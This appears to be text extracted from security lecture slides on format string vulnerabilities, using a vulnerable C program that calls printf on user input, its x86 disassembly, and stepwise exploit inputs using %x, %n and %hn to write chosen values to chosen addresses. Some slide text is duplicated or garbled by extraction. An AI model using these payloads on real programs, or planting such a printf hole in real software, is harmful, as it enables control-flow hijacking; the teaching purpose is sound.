
- **Return address of a function** (as in stack-based exploits)
- GOT (Global Offset Table)
- Destructor section (.dtor)
- Function pointers

The key idea is to overwrite something that can affect the control flow of the target program

Running Example (fmt.c)

```
int main(int argc, char* argv[]) {  
    char buf[512];  
    fgets(buf, sizeof(buf), stdin);  
    printf(buf);  
    return 0;  
}
```

Draw Stack Diagram First (x86)



0804844 b :

```


804844b: push ebp
804844c: mov ebp, esp
804844e: sub esp, 0x200
8048454: mov eax, ds:0x8049718
8048459: push eax
804845a: push 0x200
804845f: lea eax, [ebp-0x200]
8048465: push eax
8048466: call 8048320 <fgets@plt>
804846b: add esp, 0xc
804846e: lea eax, [ebp-0x200]
8048474: push eax
8048475: call 8048310 <printf@plt>
804847a: add esp, 0x4
804847d: mov eax, 0x0
8048482: leave
8048483: ret
  
```

Basic Attempt



Suppose we ran this program with
`$ echo "AAAA%x.%x" | ./fmt`



What is going to
be the output?




Basic Attempt



Suppose we ran this program with
`$ echo "AAAA%x.%x" | ./fmt`




Basic Attempt



Suppose we ran this program with
\$ echo "AAAA%x.%x" | ./fmt

AAAA41414141.

Basic Attempt




Suppose we ran this program with
\$ echo "AAAA%x.%x" | ./fmt

AAAA414141.252e7825

% . X %

Q. Can you explain why it points the characters in this order?

Basic Attempt



Virtual memory

`$ echo "AAAA%n" | ./fmt`

Write 4 to 0x41414141

`$ echo "AAAABBBBBBBB%n" | ./fmt`

Write 10 to 0x41414141


Q. How can we write a big number?
(E.g., write 0x8040102 to 0x41414141)

First Attempt: Use Width Field



- %<width>d
 - The output will always have minimum ‘width’ characters
 - E.g., `printf(“%10d”, 42)` will result in “42”

First Attempt: Use Width Field




Virtual memory

\$ echo "AAAABBBBAAAA%134480118d%n" | ./fmt

12 bytes 134480118 bytes

First Attempt: Use Width Field



Virtual memory


\$ echo "AAAABBBBAAAA%134480118d%n" | ./fmt

12 bytes + 134480118 bytes

134480118 bytes
(=0x8040102)

← 0xbffff508

First Attempt: Use Width Field



Virtual memory

\$ echo "AAAA**BBBB**AAAA%134480118d%n" | ./fmt

Write 0x8040102 to
0x42424242

134480118 bytes
(=0x8040102)

← 0xbffff508

First Attempt: Use Width


Too many characters to print out!

52

```
$ echo "AAAABBBBAAAA%134480118d%n" | ./fmt
```

Write 0x8040102 to
0x42424242

134480118 bytes
(=0x8040102)



Virtual memory


0xbffff508

Next Attempt: Use Short Writes



- Break “%n” into **two** “%hn”s
 - When we use ‘h’ in front of a format specifier, the corresponding argument is interpreted as a short int (2 bytes)
 - Thus, we can write 2 bytes at a time with a “%hn”
- Writing 0x08040102 becomes
 - Writing 0x0102 first and then writing 0x0804 later

Next Attempt: Use Short Writes



Virtual memory

```
$ echo "AAAABBBBAAAADBBB%242d%hn%1794d%hn" | ./fmt
```

16 bytes


242 bytes

258 bytes
(=0x0102)


Goal: Write
0x8040102 to
0x42424242

← 0xbffff508

Next Attempt: Use Short Writes



Next Attempt: Use Short Writes



Virtual memory

```
$ echo "AAAABBBBAAAADBBB%242d%hn%1794d%hn" | ./fmt
```

16 bytes

242 bytes

1794 bytes

258 bytes
(=0x0102)

